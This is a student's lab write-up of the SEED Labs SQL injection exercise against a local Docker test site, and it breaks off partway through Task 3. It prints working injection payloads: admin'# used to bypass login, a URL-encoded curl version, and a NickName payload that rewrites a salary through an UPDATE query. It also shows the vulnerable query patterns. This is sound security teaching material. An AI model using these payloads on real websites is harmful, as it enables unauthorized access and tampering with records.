Lab Setup (Environment)

Before starting the tasks I set up the lab inside the SEED VM. First I downloaded the Labsetup files with wget and unzipped them (I added --no-check-certificate because the VM could not verify the site certificate):

```
$ wget --no-check-certificate
https://seedsecuritylabs.org/Labs_20.04/Files/Web_SQL_Injection/Labsetup.z
ip
$ unzip Labsetup.zip
```



Downloading Labsetup.zip with wget and unzipping it.

Then I went into the Labsetup folder and built the Docker images with dcbuild. This downloads the base images and builds the web server and the MySQL images:

```
$ cd Labsetup
$ dcbuild
```

```
[10/14/26]seed@VM:~$ ls Labsetup
docker-compose.yml  image_mysql  image_www
[10/14/26]seed@VM:~$ cd Labsetup
[10/14/26]seed@VM:~/Labsetup$ dcbuild
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
apache-php: Pulling from handsonsecurity/seed-server
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
d801bb9d0b6c: Pull complete
Digest: sha256:fb3b6a03575af14b6a59ada1d7a272a61bc0f2d975d0776dba98eff0948de275
Status: Downloaded newer image for handsonsecurity/seed-server:apache-php
 ---> 2365d0ed3ad9
Step 2/5 : ARG WWWDir=/var/www/SQL_Injection
 ---> Running in 0ec521a303d4
Removing intermediate container 0ec521a303d4
 ---> 0a923e147fe8
Step 3/5 : COPY Code $WWWDir
 ---> e1bed50978b5
Step 4/5 : COPY apache_sql_injection.conf  /etc/apache2/sites-available
 ---> 22cf8d8d76bf
Step 5/5 : RUN  a2ensite apache_sql_injection.conf
 ---> Running in 0d9bd975df17
Enabling site apache_sql_injection.
To activate the new configuration, you need to run:
  service apache2 reload
Removing intermediate container 0d9bd975df17
 ---> a68fa3b1ef87

Successfully built a68fa3b1ef87
Successfully tagged seed-image-www-sqli:latest
```

Building the web container image (ends with "Successfully built").

After the build finished, I started the containers with dcup. This creates the network and runs both containers, www-10.9.0.5 and mysql-10.9.0.6:


```
$ dcup
```

```
[10/14/26]seed@VM:~/Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating www-10.9.0.5   ... done
Creating mysql-10.9.0.6 ... done
Attaching to mysql-10.9.0.6, www-10.9.0.5
mysql-10.9.0.6 | 2026-10-14 15:21:26+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2026-10-14 15:21:26+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mysql-10.9.0.6 | 2026-10-14 15:21:26+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2026-10-14 15:21:26+00:00 [Note] [Entrypoint]: Initializing database files
mysql-10.9.0.6 | 2026-10-14T15:21:26.319669Z 0 [System] [MY-013169] [Server] /usr/sbin/mysqld (mysqld 8.0.22) initializing of server in
progress as process 45
mysql-10.9.0.6 | 2026-10-14T15:21:26.325225Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
www-10.9.0.5 |  * Starting Apache httpd web server apache2                    AH00558: apache2: Could not reliably determine the serve
r's fully qualified domain name, using 10.9.0.5. Set the 'ServerName' directive globally to suppress this message
www-10.9.0.5 |  *
mysql-10.9.0.6 | 2026-10-14T15:22:08.165836Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
mysql-10.9.0.6 | 2026-10-14T15:22:09.795382Z 6 [Warning] [MY-010453] [Server] root@localhost is created with an empty password ! Please
```

Starting the containers with dcup.

In a new terminal I used dockps to make sure both containers were running, and I mapped the website name www.seed-server.com to the web container's IP (10.9.0.5) by adding a line to the /etc/hosts file:

```
$ dockps
$ sudo echo "10.9.0.5 www.seed-server.com" >> /etc/hosts
```



Screenshot 0: Both containers (www-10.9.0.5 and mysql-10.9.0.6) running, and www.seed-server.com added to /etc/hosts.

After this, opening http://www.seed-server.com in Firefox showed the Employee Profile Login page, so the environment was ready.

Task 1: Get Familiar with SQL Statements

Before the attacks, I logged into the MySQL database. First I found the container id with dockps, then I opened a shell inside it and started MySQL:

```
$ dockps
$ docksh <mysql-container-id>
# mysql -u root -pdees
```

1.1 SHOW command

Commands I used:

```
SHOW DATABASES;
USE sqllab_users;
SHOW TABLES;
```

```
seed@VM: ~/Labsetup                    seed@VM: ~/Labsetup
[10/14/26]seed@VM:~/Labsetup$ dockps
cf3434d31d97  mysql-10.9.0.6
ffcaabc2914c  www-10.9.0.5
[10/14/26]seed@VM:~/Labsetup$ echo "10.9.0.5 www.seed-server.com" |
 sudo tee -a /etc/hosts
10.9.0.5 www.seed-server.com
[10/14/26]seed@VM:~/Labsetup$ docksh cf3434d31d97
root@cf3434d31d97:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can
 be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights
reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input
 statement.

mysql> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sqllab_users       |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql> USE sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW TABLES;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql>
```

Screenshot 1: Output of SHOW DATABASES, USE sqllab_users and SHOW TABLES.


Explanation:

SHOW DATABASES listed all the databases on the server. I picked the lab one with USE sqllab_users, and SHOW TABLES showed it has one table called credential. That table is where all the employee information for the website is stored.

1.2 SELECT command (specific fields)

Command I used:

```
SELECT Name, EID, Salary FROM credential;
```



Screenshot 2: Result showing only the Name, EID and Salary columns.

Explanation:

Here I did not ask for every column (SELECT *). I only asked for three of them, so the result shows just the name, EID and salary. I can see the six users in the table: Alice, Boby, Ryan, Samy, Ted and Admin.

1.3 UPDATE command

Commands I used:

```
UPDATE credential SET Salary=99000 WHERE Name='Ryan';
SELECT Name, Salary FROM credential WHERE Name='Ryan';
```

```
mysql> UPDATE credential SET Salary=99000 WHERE Name='Ryan';
Query OK, 1 row affected (0.01 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> SELECT Name, Salary FROM credential WHERE Name='Ryan';
+------+--------+
| Name | Salary |
+------+--------+
| Ryan |  99000 |
+------+--------+
1 row in set (0.00 sec)
```

Screenshot 3: Ryan's salary before and after the UPDATE statement.

Explanation:

UPDATE changes a row that already exists. I set Ryan's salary to 99000, and the WHERE part made sure only his row changed. I ran a SELECT after it to check, and his salary really was 99000, so the update worked.

Task 2: SQL Injection Attack on SELECT Statement

The login page (unsafe_home.php) builds its SQL query by putting whatever the user types straight into the statement, like this:


```
SELECT ... FROM credential
WHERE name='$input_uname' AND Password='$hashed_pwd'
```

Since the input is not cleaned, I can type a single quote (') to close the name string early, and a # to turn the rest of the query (the password check) into a comment. I completed two of the three subtasks, as the lab asks.


Subtask 2.1 Login as Admin from the web page

What I typed in the USERNAME field (Password left empty):

```
admin'#
```



Screenshot 4: The login form with admin'# typed in the Username field.



Screenshot 5: After login: I am in as Admin and the page lists every employee.

Explanation:

After my input the query became ... WHERE name='admin'#' AND Password=''. My quote closed the name, and the # commented out the password check, so the database only looked at name='admin'. That let me log in as the admin without knowing any password, and the page showed me all the employees' details. This is the SQL injection working.

Subtask 2.2 Same attack from the command line (curl)

Command I used:

```
$ curl 'www.seed-
server.com/unsafe_home.php?username=admin%27%23&Password='
```

```
[10/14/26]seed@VM:~$ curl 'www.seed-server.com/unsafe_home.php?username=admin%27%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->


<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit
profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not hav
e any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">
```




```
  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="S
EEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-l
ink' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link'
href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='
nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b
></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</t
h><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'
>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><t
r><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></t
d></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td
><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>99000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td>
<td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><
td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><t
d></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>432543
14</td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
```

Screenshot 6: The curl command and the HTML it returned, which contains the employees' data.

Explanation:

In a URL I cannot type the special characters directly, so %27 stands for the quote (') and %23 stands for the #. This makes the same injected query as 2.1 but without opening a browser. The HTML that came back has the whole user table inside it, which shows the attack also works straight from the command line.

Task 3: SQL Injection Attack on UPDATE Statement

The Edit Profile page (unsafe_edit_backend.php) updates the row of whoever is logged in, with a query like this:


```
UPDATE credential
SET nickname='$input_nick', email='$input_email', ...
WHERE ID=$id
```


If I inject into the NickName field, I can add an extra column (like salary) to the part after SET, or change the WHERE so it points at another user. For this task I first logged in as Alice using injection (USERNAME = Alice'#) and opened Edit Profile. I did two of the three subtasks, as required.


Subtask 3.1 Alice changes her own salary

What I typed in the NickName field:


```
', salary=120000 WHERE name='Alice' #
